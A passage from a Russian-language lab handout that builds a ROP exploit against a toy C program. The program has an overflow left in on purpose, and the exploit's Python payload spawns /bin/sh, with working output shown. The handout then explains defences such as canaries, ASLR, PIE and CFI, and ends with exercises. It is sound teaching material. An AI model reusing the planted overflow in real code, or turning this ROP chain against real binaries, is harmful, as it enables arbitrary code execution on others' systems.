
```
#include <stdio.h>
#include <stdlib.h>

static char str[32] = "/bin/sh";

int gadgetgarden()
{
        asm(
                  "syscall    \n\t"
                  "popq %rdx  \n\t"
                  "popq %rax  \n\t"
                  "ret        \n\t"
                  "popq %rdi  \n\t"
                  "popq %rsi  \n\t"
                  "ret");
        return 0;
}

int copy(char* f_name)
{
        char buf[32];
        FILE* fd = fopen(f_name, "rb");
        fread(buf, 1, 200, fd);
        return 0;
}

int main(int argc, char* argv[])
{
        copy(argv[1]);
        return 0;
}
```

Убедимся, что механизм ***ASLR*** включен:

```
x@vbox:~/lab4$ sudo su
[sudo] password for x:
root@vbox:/home/x/fs/lab4# echo 2 > /proc/sys/kernel/randomize_va_space
root@vbox:/home/x/lab4# exit
x@vbox:~/lab4$ cat /proc/sys/kernel/randomize_va_space
2
```

Скомпилируем этот код без *StackGuard* (без канареек, см. раздел **Защиты от новых методов атак**):

```
x@vbox:~/lab4$ gcc -fno-stack-protector 6.c -o 6 -no-pie
x@vbox:~/lab4$
```

Напомним [5], что для вызова *execve* необходимо в регистр **eax** записать значение *0x3b*, в регистр **rdi** – указатель на строку *"/bin/sh"* (*const char *filename*), в регистр **rsi** – указатель на возможно пустой массив указателей на строки, являющимися аргументами (*const char *const argv[]),* в регистр **rdx** – указатель на возможно пустой массив строк -переменных окружения (*const char *const envp[])*. Посмотрим, какие гаджеты есть в нашем распоряжении. Чтобы не "захватить" гаджеты из *libc*, воспользуемся утилитой ***ROPgadget*** [10] (команда *ropgadget* ***gdb-peda*** требует запуска исполняемого файла, следовательно *libc* также будет загружена):

```
x@vbox:~/lab4$ ROPgadget --binary 6
Gadgets information
============================================================
…
0x0000000000401163 : pop rdi ; pop rsi ; ret
0x0000000000401160 : pop rdx ; pop rax ; ret
…
0x000000000040115e : syscall
…
Unique gadgets found: 64
x@vbox:~/lab4$
```

Как видим, все необходимые гаджеты и инструкция **syscall** присутствуют (ещё бы, мы же сами их добавили!). Осталось найти адрес строки *"/bin/sh"*. Запустим ***gdb-peda***:

```
x@vbox:~/lab4$ gdb 6 -q
Reading symbols from 6...
(No debugging symbols found in 6)
gdb-peda$ b main
Breakpoint 1 at 0x4011c3
gdb-peda$ r
Starting program: /home/x/lab4/6
…
Breakpoint 1, 0x00000000004011c3 in main ()
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
        6 : 0x404060 --> 0x68732f6e69622f ('/bin/sh')
libc.so.6 : 0x7ffff7dd8698 --> 0x68732f6e69622f ('/bin/sh')
gdb-peda$ x/20xb 0x404060
0x404060 <str>:      0x2f   0x62   0x69   0x6e   0x2f   0x73   0x68   0x00
0x404068 <str+8>:    0x00   0x00   0x00   0x00   0x00   0x00   0x00   0x00
0x404070 <str+16>:   0x00   0x00   0x00   0x00
gdb-peda$
```

Стек	Комментарии
...	
“A”*32	массив *buf* ([**rbp**-0x30])
0x41414141	
0x41414141	файловый дескриптор **fd**
0x41414141	сохранённый **rbp**
0x401163	адрес возврата в ***main***, перезаписанный адресом гаджета "**pop rdi ; pop rsi ; ret**"
0x404060	новое значение **rdi** – адрес строки "*/bin/sh*"
0x404068	новое значение **rsi**
0x401160	адрес гаджета "**pop rdx ; pop rax ; ret**"
0x404068	новое значение **rdx**
0x3b	новое значение **rax**
0x40115e	адрес **syscall**
...	

Рис. 7. Эксплоит для исполняемого бинарного файла *./6*

Как можно видеть, нашлись две строки: первая располагается в сегменте *.data*, вторая из *libc*. Для нас подойдёт только первая (почему?!), по адресу *0x404060*. Также отметим, что по адресу *0x404068* располагается восьмибайтовое число 0; этот адрес можно использовать в качестве второго и третьего аргумента вызова *execve*, что будет эквивалентно пустому массиву строк (эти массивы должны быть нуль-завершёнными).

Итак, у нас есть все ингредиенты – гаджеты, пишущие в **rdi**, **rsi** и **rdx**, адрес строки "*/bin/sh*" и адрес пустого нуль-завершённого массива, а также адрес инструкции **syscall** – можно собирать эксплоит (рис. 7).

По возвращению из функции *copy* управление будет передано не в вызывающую функцию *main*, а на наш гаджет **pop rdi**; **ret**". Выполнение инструкции **pop rdi** приведёт к тому, что в регистре **rdi** окажется указатель на строку *"/bin/sh"*. Выполнение следующей инструкции (**ret**) передаст управление на второй гаджет "**pop rsi ; pop r15 ; ret**". В результате в регистре **rsi** окажется указатель на пустой массив строк. Выполнение следующей **ret** передаст управление на третий гаджет "**pop rdx ; pop rax ; ret**", в результате выполнения которого в регистр **rdx** также будет записан указатель на пустой массив, а в регистре **rax** - *0x3b*, номер функции *execve*. Последняя инструкция **ret** передаст управление на инструкцию **syscall**.

Таким образом, выполнение данной ROP-цепочки эквивалентно вызову *execve ("/bin/sh", null_array, null_array)*. Пробуем! Запишем эксплоит в файл с помощью следующего скрипта на **python**:

```
#!/usr/bin/env python3
from struct import *


if __name__ == '__main__':
        buf = b'A'*56
        buf += pack('<Q', 0x401163)  # pop rdi; pop rsi; ret;
        buf += pack('<Q', 0x404060)  # new rdi - pointer to "/bin/sh"
        buf += pack('<Q', 0x404068)  # new rsi - pointer to 0
        buf += pack('<Q', 0x401160)  # pop rdx ; pop rax; ret
```

```
buf += pack('<Q', 0x404068)  # new rdx - pointer to 0
buf += pack('<Q', 0x3b)      # new rax
buf += pack('<Q', 0x40115e)  # syscall

with open('shell2.exp', 'wb+') as f:
          f.write(buf)
```

Запустим уязвимое приложение *./6*, передавая в качестве аргумента *shell2.exp*:

```
x@vbox:~/lab4$ python3 6.py
x@vbox:~/lab4$ ./6 shell2.exp
$ id
uid=1000(x) gid=1000(x) groups=1000(x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
13(lpadmin),128(sambashare)
$ ls
1.c          1_nonexecstack  2.c  3.c  4.c  5.c   6    6.py   shell2.exp
1_execstack  2               3    4    5    5.py  6.c  shell.exp
$
x@vbox:~/lab4$
```

Мы получили командный интерпретатор вместо уязвимого приложения. И вновь с первой попытки! :-D

5. Защиты от новых методов атак

Вновь DEP/NX

На протяжении всего цикла лабораторных работ, посвящённых механизмам защиты от эксплуатации уязвимостей исполняемых бинарных файлов, раз за разом упоминался следующий факт: для процессоров фон-неймановской архитектуры нет разницы между данными и кодом – всё хранится в одном [виртуальном] адресном пространстве.

Гаджет, искомый атакующим, самом деле может не быть "настоящей" последовательностью инструкций – эти байты могут быть частью других инструкций. Например, инструкция **"mov rax, 0x50f114e ; ret"** кодируется последовательностью байт 48 c7 c0 4e 11 0f 05 c3, в которой присутствует подпоследовательность 0f 05 c3, которая в свою очередь кодирует фатальный для подсистемы безопасности гаджет **"syscall ; ret"** [11-12]. При этом атакующий может найти эти три байта где угодно – в любом месте любой секции кода (помеченной битом x на исполнение).

Таким образом, исключительно важно помечать как исполняемые только сегменты, действительно содержащие код приложения, что достигается использованием механизмов наподобие ***NX*** и ***PaX***. Помимо этого, требуется также запрещать запись в эти исполняемые сегменты, дабы атакующий не смог перезаписать код приложения собственным вредоносным кодом.

Вновь ASLR

Как мы увидели в разделе ***Ret2libc и больше гаджетов***, большое количество гаджетов и очень полезные с точки зрения атакующего функции *system*, *exec**, *fork*, *mmap* и многие другие располагаются в динамически подключаемых библиотеках, таких как *libc.* В связи с этим необходимо исключить возможность предугадать адреса упомянутых гаджетов и функций, сделав случайным выбор адреса места загрузки библиотеки. Именно эту функцию выполняет описанный в разделе **Защита #2 – *ASLR*** механизм ***ASLR***, ***Address Space Layout Randomization***.

Вновь Stack canary

Описанные выше методы защиты нацелены на борьбу с последствиями уже произошедшего переполнения. Механизм ***Stack canary*** [13] предназначен для предотвращения переполнения. Точнее, использование стековых канареек позволяет провести своего рода раннюю диагностику и предотвратить выполнение инструкции **ret**, вследствие чего управление не будет передано на цепочку гаджетов.

Механизм ***Stack canary*** достаточно прост: на стеке защищаемой функции выше адреса возврата и сохранённого регистра **rbp** располагается специальное восьмибайтовое сигнальное значение – канарейка. Значение канарейки формируется заново каждый раз, и поэтому заранее неизвестно атакующему. В прологе на это место записывается специальным образом сформированное значение, а в эпилоге функции значение, хранимое на стеке, сравнивается с истинным, оригинальным. Если в процессе выполнения функции произошло переполнение, перезаписавшее адрес возврата, то канарейка тоже должна быть перезаписана, а значит сравнение выявит это и подсистема защиты аварийно остановит выполнение приложения.

Рассмотрим описанный выше механизм на примере уязвимой функции *copy*. Скомпилируем код из раздела ***Ret2libc и больше гаджетов*** и попробуем выполнить:

```
x@vbox:~/lab4$ gcc 5.c -o canary -no-pie
x@vbox:~/lab4$ ./canary shell.exp
*** stack smashing detected ***: ./canary terminated
Aborted (core dumped)
x@vbox:~/lab4$
```

Как видим, механизм сработал. Посмотрим, что изменилось в функции *copy*, для чего воспользуемся ***gdb-peda***:

```
x@vbox:~/lab4$ gdb -q canary
Reading symbols from canary...(no debugging symbols found)...done.
gdb-peda$ disas copy
Dump of assembler code for function copy:
   0x00000000004005d6 <+0>:push   rbp

   0x0000000000401176 <+0>:     endbr64
   0x000000000040117a <+4>:     push   rbp
   0x000000000040117b <+5>:     mov    rbp,rsp
   0x000000000040117e <+8>:     sub    rsp,0x50
   0x0000000000401182 <+12>:    mov    QWORD PTR [rbp-0x48],rdi
   0x0000000000401186 <+16>:    mov    rax,QWORD PTR fs:0x28
   0x000000000040118f <+25>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000401193 <+29>:    xor    eax,eax
   0x0000000000401195 <+31>:    mov    rax,QWORD PTR [rbp-0x48]
   0x0000000000401199 <+35>:    lea    rdx,[rip+0xe64]        # 0x402004
   0x00000000004011a0 <+42>:    mov    rsi,rdx
   0x00000000004011a3 <+45>:    mov    rdi,rax
   0x00000000004011a6 <+48>:    call   0x401080 <fopen@plt>
   0x00000000004011ab <+53>:    mov    QWORD PTR [rbp-0x38],rax
   0x00000000004011af <+57>:    mov    rdx,QWORD PTR [rbp-0x38]
   0x00000000004011b3 <+61>:    lea    rax,[rbp-0x30]
   0x00000000004011b7 <+65>:    mov    rcx,rdx
   0x00000000004011ba <+68>:    mov    edx,0xc8
   0x00000000004011bf <+73>:    mov    esi,0x1
   0x00000000004011c4 <+78>:    mov    rdi,rax
   0x00000000004011c7 <+81>:    call   0x401060 <fread@plt>
   0x00000000004011cc <+86>:    mov    eax,0x0
   0x00000000004011d1 <+91>:    mov    rdx,QWORD PTR [rbp-0x8]
```

```
   0x00000000004011d5 <+95>:    sub    rdx,QWORD PTR fs:0x28
   0x00000000004011de <+104>:   je     0x4011e5 <copy+111>
   0x00000000004011e0 <+106>:   call   0x401070 <__stack_chk_fail@plt>
   0x00000000004011e5 <+111>:   leave
   0x00000000004011e6 <+112>:   ret
End of assembler dump.
gdb-peda$
```

Обратите внимание на последовательность инструкций:

```
   0x0000000000401186 <+16>:    mov    rax,QWORD PTR fs:0x28
   0x000000000040118f <+25>:    mov    QWORD PTR [rbp-0x8],rax
```

fs:0x28 – как раз то место, где хранится очередное сформированное подсистемой безопасности значение для канарейки. Это значение записывается на стек по смещению **rbp-0x8**, то есть над сохранёнными регистром **rbp** и адресом возврата. В эпилоге функции, непосредственно перед выходом из функции, значение канарейки со стека сравнивается с истинным, и, если оно изменилось, вызывается функция __stack_chk_fail, аварийно завершающая выполнение процесса. Это происходит с помощью следующих инструкций:

```
   0x00000000004011d1 <+91>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x00000000004011d5 <+95>:    sub    rdx,QWORD PTR fs:0x28
   0x00000000004011de <+104>:   je     0x4011e5 <copy+111>
   0x00000000004011e0 <+106>:   call   0x401070 <__stack_chk_fail@plt>
```

Следует также отметить структуру значения канарейки. Наименее значимый байт сигнального значения всегда равен нулю. Как следствие, если каким-то образом атакующий может узнать актуальное значение канарейки (с помощью какой-либо другой уязвимости, например, уязвимости форматной строки), то осуществить переполнение с помощью функций типа *strcpy* – типичной причины подобного рода уязвимостей – не получится, так как копирование прекратится на первом нулевом байте – первом байке канарейки. Проверим это, запустив приложение:

```
gdb-peda$ b copy
Breakpoint 1 at 0x40117e
gdb-peda$ r
Starting program: /home/x/lab4/canary

…

Breakpoint 1, 0x000000000040117e in copy ()
gdb-peda$ si 3
…
0x4005e2 <copy+12>:  mov    rax,QWORD PTR fs:0x28
0x4005eb <copy+21>:  mov    QWORD PTR [rbp-0x8],rax
…
gdb-peda$ i r rax
rax            0xdcbe66c7057eed00  0xdcbe66c7057eed00
gdb-peda$
```

Действительно, первый (почему первый?) байт значения канарейки, на данный момент хранящейся в регистре **rax**, равен нулю.

Вновь «Укрепление» кода (Fortification/Hardening)

Как и механизм стековых канареек, механизмы укрепления кода в процессе компиляции (флаги *-fstack-protector-strong*, *-D_FORTIFY_SOURCE=[0,1,2]* флаги) нацелены на предотвращение переполнения (см. Лабораторную работа #3).

Position-Independent Code / Position-Independent Executables

Как показано в примере эксплуатации переполнения в программе *6.c*, иногда код программы содержит все необходимые атакующему гаджеты (это тем вероятнее, чем больше программа и, соответственно, объём её кода). Следовательно, для сбора *ROP*-цепочки не требуются внешние источники гаджетов, такие как *libc*. Таким образом программа подвержена эксплуатации с помощью *ROP*, несмотря на упомянутые выше методы ***NX*** и ***ASLR***.

Атака продолжает работать из-за того, что «родной» сегмент кода приложения является *неперемещаемым* (*position-dependent*), т.е. сегмент кода грузится всегда по одному и тому же адресу, что даёт возможность атакующему определить адреса гаджетов и сформировать эксплоит. Логичным методом защиты в такой ситуации является компиляция *перемещаемого* кода приложения – ***Position-Independent Code***, ***PIC*** (так компилируется код динамически подгружаемых библиотек, что как раз и позволяет загружать их код по случайному адресу).

Позиционно-независимый код приложения, как библиотечный, загружается по случайным адресам, и, как следствие, адреса гаджетов от запуска к запуску также изменяются. Таким образом атакующий не может угадать адреса гаджетов и составить *ROP*-цепочку.

[N.B.] В настоящее время компиляторы собирают позиционно-независимый код по умолчанию.

Скомпилируем код *6.c* без флагов, отключающих PIC/PIE:

```
x@vbox:~/lab4$ gcc -fno-stack-protector 6.c -o 6_pie
x@vbox:~/lab4$
```

Посмотрим на адреса гаджетов при разных загрузках (обратите внимание на команду `set disable-randomization off` – нам необходимо включить ASLR, который по умолчанию выключается отладчиком ***gbd***):

```
x@vbox:~/lab4$ gdb 6_pie -q
Reading symbols from 6_pie...
(No debugging symbols found in 6_pie)
gdb-peda$ b main
Breakpoint 1 at 0x11d6
gdb-peda$ set disable-randomization off
gdb-peda$ r
…
Breakpoint 1, 0x00005555555551d6 in main ()
gdb-peda$ ropsearch "pop rdi"
Searching for ROP gadget: 'pop rdi' in: binary ranges
0x0000557ac9edd176 : (b'5f5ec3')        pop rdi; pop rsi; ret
gdb-peda$ ropsearch "syscall"
Searching for ROP gadget: 'syscall' in: binary ranges
0x0000557ac9edd171 : (b'0f055a58c3')    syscall; pop rdx; pop rax; ret
gdb-peda$
gdb-peda$ r
gdb-peda$ ropsearch "pop rdi"
Searching for ROP gadget: 'pop rdi' in: binary ranges
```

```
0x00005611630a0176 : (b'5f5ec3')        pop rdi; pop rsi; ret
gdb-peda$ ropsearch "syscall"
Searching for ROP gadget: 'syscall' in: binary ranges
0x00005611630a0171 : (b'0f055a58c3')    syscall; pop rdx;  pop rax; ret
gdb-peda$
```

Как видно, адреса гаджетов каждый раз изменяются – это обеспечивает механизм ***ASLR***.

Прочие методы

1. ***Контроль целостности потока управления*** (***Control-Flow Integrity, CFI***)
   Механизм CFI гарантирует, что непрямые вызовы и возвраты (**call**/**jmp** и **ret**) переходят только по допустимым адресам. Fine-grained CFI требует внедрения на этапе компиляции.
   CFI может быть применён для защиты уже скомпилированных исполняемых файлов путём редактирования (патчинга) ELF, однако процедура сложна и влияет на производительность (лучше внедрять CFI во время компиляции).
2. ***Целостность указателей кода (Code Pointer Integrity, CPI)***
   Механизм целостности указателей на код отделяет указатели, хранящие адреса функций/методов (фактически, любого узла графа потока управления – *Control Flow Graph*, *CFG*), от указателей на данные и внедряет дополнительные проверки целостности указателей на код, гарантирующие целостность. Как результат, CPI предотвращает перехват управления (*Control-Flow Hijack*).
   Механизм отдельного хранения указателей на код (путём вынесения в безопасную область памяти) называется *Code-Pointer Separation, CPS*. Проверки во время исполнения процесса реализуются путём инструментирования кода – *Compile-Time Instrumentation*, *CPI*.
3. ***Аутентификация / целостность указателей (Pointer Authentication / Pointer Integrity, PAC)***
   В архитектуре ARMv8.3+ реализован механизм *Pointer Authentication Codes*, в рамках которого указатели (в том числе адреса возврата) подписываются с помощью кода аутентификации сообщения (MAC-кодом). В случае перезаписи указателя MAC-код позволяет обнаружить модификацию и своевременно произвести аварийное завершение процесса.
4. ***Криптографическая аутентификация возвратов (например, Zipper Stack)***
   Аналогично описанному выше механизму *Pointer Authentication Codes*, *Zipper Stack* реализует защиту адресов возврата от модификации путём внедрения механизма подписи на основе MAC-кодов. Механизм *Zipper Stack* разрабатывался для архитектуры RISC-V, однако возможен порт на x86-64.
5. ***Теневой стек (shadow stack)***
   Как было описано в Лабораторной работе #3, механизм разделения стека на две части (безопасную, в которой хранятся скалярные переменные и адрес возврата, и опасную, в которой размещаются буферы) позволяет предотвращать перезапись адреса возврата путём переполнения локального буфера.
   Механизм может быть реализован как программно (т.н. *Software Shadow Stack* – например, ***Clang SafeStack***), так и аппаратно (***Intel CET***).
6. ***Память только для исполнения (Execute-Only Memory, XOM)***
   Страницы памяти, хранящие исполняемый код, помечаются доступными **только для исполнения** – как следствие, предотвращается попытка атакующего провести сканирование сегмента кода для поиска ROP-гаджетов в памяти запущенного процесса.
7. **Диверсификация кода / рандомизация**
   Аналогично ASLR, выполняющего рандомизацию виртуального адресного пространства, эвристические методы рандомизации кода выполняют перестановку функций и функциональных

блоков, случайную вставку **nop**, изменения порядка инструкций и т.п. – как во время компиляции, так и при каждом запуске скомпилированного приложения.

Подобный подход призван сделать каждую сборку и/или запуск приложения уникальным (с точки зрения организации адресного пространства), однако реализация сложна, а применение этих методов влечёт рост исполняемого файла и снижение производительности.

8. **Удаление гаджетов на этапе компиляции (G-Free)**

   Очевидный эвристический метод защиты от ROP, заключающийся в поиске ROP-гаджетов в секции кода скомпилированного приложения и модификации найденных фрагментов.

9. ***Мониторы выполнения / эвристические методы (kBouncer, ROPecker, ROPGuard)***

   Механизм защиты ***kBouncer***, предложенный в [14], заключается в периодической приостановке выполнения приложения для проверки последних выполненных инструкций, по результатам которой подсистема защиты возобновляет выполнение или аварийно завершает приложение.

   kBouncer использует механизм *Last Branch Record* (*LBR*), присутствующий в современных процессорах семейства *Intel*, для проверки 16 последних неявных переходов (indirect branches) – инструкций наподобие **ret** или **call rax**. Проверяются два условия: во-первых, имела ли место передача управления после выполнения инструкции **ret** на инструкцию, **не** следующую за местом вызова функции, и, во-вторых, имеются ли среди последних 8-и неявных переходов сделанные из последовательностей инструкций, похожих на гаджеты. Последовательность инструкций считается похожей на гаджет, если имеется возможность достичь неявный переход от начала последовательности менее чем за 20 инструкций. Если оба условия выполнены, то нормальное выполнения приостановленного приложения возобновляется, иначе приложение аварийно завершается.

   Метод защиты ***ROPecker*** основывается на идее метода ***kBouncer***. Отличия между этими методами главным образом заключаются в частоте и степени детализированности проводимых проверок.

   Помимо проверки степени схожести ***недавно выполненной*** последовательности инструкций на цепочку гаджетов, детектор ***ROPecker*** эмулирует поведение приостановленного приложения с целю подсчёта количества схожих с гаджетами последовательностей инструкций, которые ***должны выполниться*** после возобновления работы защищаемого процесса. В случае превышения некоторого порогового значения ***ROPecker*** аварийно завершает выполнение процесса. Также, вдобавок к проверкам во время исполнения системных вызовов **syscall**, ***ROPecker*** инициирует проверки при передаче управления на новую страницу памяти.

Задания

1. Установите расширение ***Peda*** отладчика ***gdb*** и утилиту ***ROPgadget***.
2. Скомпилируйте пример *5.c*. Запустите эксплоит под отладкой, поставьте точку останова на конец функции *copy*, пошагово проследите за выполнением ROP-цепочки.
3. Скомпилируйте пример 6.*c*. Запустите эксплоит под отладкой, поставьте точку останова на конец функции *copy*, пошагово проследите за выполнением ROP-цепочки.
4. Скомпилируйте оба примера 5.c и 6.c без флага `-fno-stack-protector`, попробуйте выполнить. Запустите эксплоиты под отладкой. Что изменилось, почему не эксплоиты не отрабатывают?
5. Проанализируйте защищённость приложения *task1*.
6. Проанализируйте защищённость приложения *task2*.
7. Проанализируйте защищённость приложения *task3*.

Литература

1. https://en.wikipedia.org/wiki/PaX
2. https://en.wikipedia.org/wiki/Address_space_layout_randomization
3. https://en.wikipedia.org/wiki/Return-oriented_programming
4. Shacham, H. "The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)". Proceedings of the 14th ACM conference on Computer and communications security – CCS '07. pp. 552–561. doi:10.1145/1315245.1315313
5. http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64
6. https://github.com/longld/peda
7. https://en.wikipedia.org/wiki/Return-to-libc_attack
8. https://blog.techorganic.com/2015/04/21/64-bit-linux-stack-smashing-tutorial-part-2
9. https://blog.techorganic.com/2016/03/18/64-bit-linux-stack-smashing-tutorial-part-3
10. https://github.com/JonathanSalwan/ROPgadget
11. https://en.wikipedia.org/wiki/Sigreturn-oriented_programming
12. Bosman, Erik; Bos, Herbert. SP '14 Proceedings of the IEEE Symposium on Security and Privacy: 243–358. doi:10.1109/SP.2014.23
13. https://en.wikipedia.org/wiki/Buffer_overflow_protection
14. https://en.wikipedia.org/wiki/Executable-space_protection#Linux
15. https://en.wikipedia.org/wiki/NX_bit
16. https://en.wikipedia.org/wiki/Address_space_layout_randomization
17. https://en.wikipedia.org/wiki/Position-independent_code
18. https://mropert.github.io/2018/02/02/pic_pie_sanitizers/
19. https://wiki.gentoo.org/wiki/Hardened/Position_Independent_Code_internals
20. https://en.wikipedia.org/wiki/Buffer_overflow_protection
21. https://web.archive.org/web/20241223065739/https:/wiki.osdev.org/Stack_Smashing_Protector
22. https://en.wikipedia.org/wiki/Control-flow_integrity
23. https://clang.llvm.org/docs/ControlFlowIntegrity.html
24. https://web.archive.org/web/20241126182920/https:/www.intel.com/content/www/us/en/developer/articles/technical/technical-look-control-flow-enforcement-technology.html
25. https://www.usenix.org/system/files/conference/osdi14/osdi14-paper-kuznetsov.pdf
26. https://www.qualcomm.com/media/documents/files/whitepaper-pointer-authentication-on-armv8-3.pdf
27. https://arxiv.org/abs/1902.00888
28. https://en.wikipedia.org/wiki/Shadow_stack
29. https://clang.llvm.org/docs/SafeStack.html

30. https://techcommunity.microsoft.com/blog/windowsosplatform/understanding-hardware-enforced-stack-protection/1247815
31. https://www.usenix.org/system/files/woot19-paper_schink.pdf
32. Vasilis Pappas, Michalis Polychronakis, and Angelos D. Keromytis. Transparent ROP exploit mitigation using indirect branch tracing. In Proceedings of the 22nd USENIX Conference on Security, 2013
33. Yueqiang Cheng, Zongwei Zhou, Miao Yu, Xuhua Ding, and Robert H Deng. ROPecker: A generic and practical approach for defending against rop attacks. NDSS14, 2014